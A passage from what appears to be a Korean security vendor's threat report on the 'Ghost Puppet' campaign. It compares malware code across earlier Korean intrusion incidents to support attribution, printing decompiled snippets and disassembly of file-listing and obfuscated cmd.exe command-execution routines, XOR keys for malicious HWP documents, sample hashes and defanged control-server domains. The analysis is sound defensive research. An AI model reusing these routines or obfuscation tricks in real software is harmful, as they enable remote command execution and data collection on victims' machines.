2018 대한민국 대중문화예술상[440].hwp	2018.07.31 01:06:17	16Byte XOR 고정키 사용	0xB95180B9AF1C5 BA
유사수신행위 위반통보.hwp	2018.08.06 02:31:22		0xC9582680978FD AC
일일동향보고_180913.hwp	2018.09.12 23:51:06		0x4EA3B485752D6 2I

[표 6] 각 악성 한글 문서 별 XOR 디코딩 구조 및 키

## 5. 과거 악성 한글 파일과 유사성 분석 - 악성코드 문자열 비교

### 1) 파일 및 폴더 수집 함수의 문자열 유사성

다음은 악성코드의 명령제어 기능 중 디렉토리 내 파일 및 폴더 이름을 수집하는 코드들입니다. 특징적으로 7.7 디도스 사건, 중앙일보 해킹 사건, 'Ghost Puppet'에서 파일 및 폴더 이름을 구분하기 위해 시그니처 문자열을 사용합니다. 'Ghost Puppet'에서는 '폴더'는 ':FZ:', 파일은 ':GY:' 수집이 완료된 경우에는 '\*\*;' 시그니처(Signature) 문자열을 사용합니다. 특징적으로 관련 사건 모두 사용한 특수기호 및 사용 위치가 유사합니다.

```
if ( FindFileData.dwFileAttributes & 0x10 )
    strncpy(&v2[v3], ":RU:", 4u);
else
    strncpy(&v2[v3], ":AG:", 4u);
*&v2[v3 + 4] = FindFileData.nFileSizeLow;
*&v2[v3 + 8] = FindFileData.nFileSizeHigh;
*&v2[v3 + 12] = FindFileData.ftLastWriteTime.d;
*&v2[v3 + 16] = FindFileData.ftLastWriteTime.d;
*&v2[v3 + 20] = strlen(FindFileData.cFileName)
strcpy(&v2[v3 + 22], FindFileData.cFileName);
v4 = v7;
v3 += strlen(FindFileData.cFileName) + 23;
}
}
while ( FindNextFileA(v4, &FindFileData) );
}
strncpy(&v2[v3], "<!;;", 4u);
```

## **Ghost Puppet(gcoin2.swf)**

A7C804B62AE93D708478949F498342F9

```
if ( v5A & FILE_ATTRIBUTE_DIRECTORY )
    lstrcpyA (lpBuffer, ":FZ:");
else
    lstrcpyA (lpBuffer, ":GY:");
*(lpBuffer + 4) = v53;
*(lpBuffer + 8) = v52;
FileTimeToLocalFileTime (&FileTime, &FindFirstFileA);
*(lpBuffer + 12) = FindFirstFileA;
*(lpBuffer + 20) = lstrlenA (&String) + 1;
lstrcpyA ((lpBuffer + 22), &String);
v19 = lstrlenA (&String);
WriteFile(hFile, lpBuffer, v19 + 23, &v42, 0);
}
}
while ( (FindNextFileA)(v10, GetTempFileNameA, &v50) );
}
lstrcpyA (lpBuffer, ";;");
```

[그림 9] 각 사건 악성코드에서 확인되는 수집 시그니처 문자열

## 2) cmd 문자열 유사성

다음은 명령제어 기능 중 명령 프롬프트(cmd.exe)를 실행하는 코드입니다. 2009년 7.7 디도스 사건에서 2011년 4월 12일 농협 해킹 사건에서 발견된 악성코드는 "%sd.e%sc "%s > %s", 2012년 6월 중앙일보 해킹 사건부터 'Ghost Puppet'까지는 '%sd.e%sc "%s > %s' 2>&1' 명령어 문자열을 사용합니다. 해당 명령어 문자열은 명령프롬프트에서 명령어 수행 결과를 파일로 출력하는 기능을 하며, '2>&1'은 명령어 실행에 따른 에러 메시지를 파일로 출력합니다.

2009년 7월 7일 7.7 디도스 사건	2011년 04월 12일
A7328FB36AF985BCAE0ED4EC7FA75659	7706D38718707A73D0

```

push  edx
push  offset aXe      ; "xe /"
push  offset aCm       ; "cm"
lea   eax, [esp+8CCh+CommandLine]
push  offset aSd_eScSS ; "%sd.e%sc %s > %s"
push  eax              ; char *
call  _sprintf
add   esp, 18h
lea   ecx, [esp+8BCh+ProcessInformation]
lea   edx, [esp+8BCh+StartupInfo]
lea   eax, [esp+8BCh+CommandLine]
push  ecx              ; lpProcessInformation
push  edx              ; lpStartupInfo
push  ebx              ; lpCurrentDirectory
push  ebx              ; lpEnvironment
push  ebx              ; dwCreationFlags
push  ebx              ; bInheritHandles
push  ebx              ; lpThreadAttributes
push  ebx              ; lpProcessAttributes
push  eax              ; lpCommandLine
push  ebx              ; lpApplicationName
call  CreateProcessA

```

2012년 06월 중앙일보 해킹 사건

78E8C150481107D7A5ED99E7E420FD24

```

push  eax
push  offset aXe      ; "xe "
push  offset aCm       ; "cm"
lea   ecx, [esp+108Ch+CommandLine]
push  offset aSd_eScSS ; "%sd.e%sc %s > %s"
push  ecx              ; LPST
call  ds:wsprintfA
add   esp, 18h
lea   edx, [esp+107Ch+ProcessInformation]
lea   eax, [esp+107Ch+StartupInfo]
push  edx              ; lpProcessInformation
push  eax              ; lpStartupInfo
push  ebx              ; lpCurrentDirectory
push  ebx              ; lpEnvironment
push  ebx              ; dwCreationFlags
push  ebx              ; bInheritHandles
push  ebx              ; lpThreadAttributes
push  ebx              ; lpProcessAttributes
push  ebp              ; lpCommandLine
push  ebx              ; lpApplicationName
call  ds>CreateProcessA

```

2013년 06월 25일

5C35360D28082E6E32

```

push  ecx
push  esi
push  offset aXe      ; "xe /"
push  offset aCm       ; "cm"
push  offset aSd_eScSS21 ; "%sd.e%sc %s > %s" 2>&1"
push  edx              ; Dest
call  ds:sprintf
add   esp, 18h
lea   eax, [esp+4474h+ProcessInformation]
lea   ecx, [esp+4474h+StartupInfo]
lea   edx, [esp+4474h+Dest]
push  eax              ; lpProcessInformation
push  ecx              ; lpStartupInfo
push  ebx              ; lpCurrentDirectory
push  ebx              ; lpEnvironment
push  ebx              ; dwCreationFlags
push  ebx              ; bInheritHandles
push  ebx              ; lpThreadAttributes
push  ebx              ; lpProcessAttributes
push  edx              ; lpCommandLine
push  ebx              ; lpApplicationName
call  ds>CreateProcessA

```

2014년 11월 소니 픽쳐스 사건

E904BF93403C0FB08B9683A9E858C73E

```

lea   eax, [ebp-16Ch]
push  eax
lea   eax, [ebp-464h]
push  dword ptr [ebp+8Ch]
push  offset aXe      ; "xe /"
push  offset unk_1001EED4
push  offset aSd_eScSS21 ; "%sd.e%sc %s > %s"
push  eax              ; LPSTR
call  ds:wsprintfA
add   esp, 18h
lea   eax, [ebp-24h]
push  eax
lea   eax, [ebp-68h]
push  eax
push  ebx
push  ebx
push  ebx
push  ebx
push  ebx
push  ebx
lea   eax, [ebp-464h]
push  eax
push  ebx
call  CreateProcessA_

```

IZEX 디지털 서명을 도

FA6EE9E969DF5CA452

```

push  eax
push  ecx
push  offset aXe      ; "xe /"
push  offset aCm       ; "cm"
lea   edx, [esp+4674h+var_43E8]
push  offset aSd_eScSS21 ; "%sd.e%sc %s > %s" 2>&1"
push  edx              ; wchar_t *
call  _swprintf
mov   ecx, 10h
xor   eax, eax
lea   edi, [esp+467Ch+var_4630]
add   esp, 18h
rep stosd
lea   ecx, [esp+4664h+var_464C]
lea   edx, [esp+4664h+var_4634]
push  ecx
mov   [esp+4668h+var_4648], eax
push  edx
push  ebx
mov   [esp+4670h+var_4644], eax
push  ebx
push  ebx
mov   [esp+4678h+var_4640], eax
push  ebx
push  ebx
lea   eax, [esp+4680h+var_43E8]
push  ebx
push  eax
push  ebx
mov   [esp+468Ch+var_464C], ebx
mov   [esp+468Ch+var_4634], 44h
mov   [esp+468Ch+var_4608], 1
mov   [esp+468Ch+var_4604], bx
call  CreateProcessW

```

Ghost Puppet (gcoin2.swf)

A7C804B62AE93D708478949F498342F9

```

call  edi ; GetTempPathW
lea   eax, [ebp+TempFileName]
push  eax              ; lpTempPath
push  0                ; uUnique
push  offset aPm       ; "PM"
lea   ecx, [ebp+PathName]
push  ecx              ; lpPathName
call  ebx ; GetTempFileNameW
lea   edx, [ebp+TempFileName]
push  edx
push  esi
push  offset aXe      ; "xe /"
push  offset aCm       ; "cm"
lea   eax, [ebp+CommandLine]
push  offset aSd_eScSS21 ; "%sd.e%sc %s > %s"
push  eax              ; LPWSTR
call  ds:wsprintfW
add   esp, 18h
lea   ecx, [ebp+ProcessInformation]
push  ecx              ; lpProcessInformation
lea   edx, [ebp+StartupInfo]
push  edx              ; lpStartupInfo
push  0                ; lpCurrentDir
push  0                ; lpEnvironment
push  0                ; dwCreationFlags
push  0                ; bInheritHandle
push  0                ; lpThreadAttributes
push  0                ; lpProcessAttributes
lea   eax, [ebp+CommandLine]
push  eax              ; lpCommandLine
push  0                ; lpApplicationName
call  ds>CreateProcessW

```

```

mov    [ebp+var_C], 0
mov    [ebp+hModule], ' > ""
mov    [ebp+var_C50], 0
mov    [ebp+var_C6C], '&>2 '
mov    [ebp+var_C68], '1'
db    0Ah, 0Ah
nop    word ptr [eax+eax+00000000h]

; CODE XREF: Exec_CMD_and_Upload_
mov    al, byte ptr [ebp+ecx+var_18]
lea    ecx, [ecx+1]
mov    [ebp+ecx+var_33D], al
test   al, al
jnz    short loc_10003BF0
mov    edx, [ebp+var_C7C]
mov    esi, edx
nop    word ptr [eax+eax+00h]

; CODE XREF: Exec_CMD_and_Upload_
mov    al, [edx]
inc    edx
test   al, al
jnz    short loc_10003C10
lea    edi, [ebp+var_33C]
sub    edx, esi
dec    edi

```

[그림 10] 각 사건 별 악성코드에서 발견된 cmd 문자열

지금까지의 사례외에도 동일한 IoC 코드나 메타 데이터를 사용하는 유사한 침해사고가 한국에서는 수년간 계속 이어지고 있으며, ESRC는 그 변화 과정을 지속적으로 추적 연구하고 있습니다.

보다 추가적인 내용들은 하반기부터 서비스가 예정인 ‘쓰렛 인사이드(Threat Inside)’를 통해 보다 체계적인 위협정보(IoC)와 전문화된 인텔리전스 리포트 서비스를 기업대상으로 제공할 예정입니다.

▶ <https://www.estsecurity.com/product/threatinside>



♡ 17

구독하기

## 태그

#apt #Ghost Puppet #Operation Ghost Puppet #Threat Inside #tpddata[.]com  
#www[.]nuokejs[.]com #www[.]pakteb[.]com #www[.]qdbazaar[.]com #고스트 퍼펫 #알약  
#유사수신행위 위반통보.hwp #이스트시큐리티

**관련글** 더보기



명절 연휴를 앞두고 더욱 기승을 부리는 택배 사칭 스미싱 ...  
2018.09.21




사용자 정보 탈취 목적의 악성파일이 첨부된 메일 주의  
2018.09.20

댓글 0 개

### 이스트시큐리티 알약 블로그

이스트시큐리티 공식 블로그입니다. 이스트시큐리티는 AI 기술을 활용한 사이버 위협 인텔리전스의 선도 기업이 되겠습니다.



구독하기 +

이름

비밀번호

댓글을 입력해주세요.

비밀글

댓글 남기기

운영정책 . 이스트시큐리티 홈페이지 . 이스트시큐리티 페이스북

패밀리 사이트 ▲

(주)이스트시큐리티 서울시 서초구 반포대로 3 이스트빌딩 (우) 06711 대표이사: 정진일 사업자등록번호 548-86-00471 통신판매업신고번호: 제2017-서울서초-0134호  
© ESTsecurity, ALL RIGHTS RESERVED.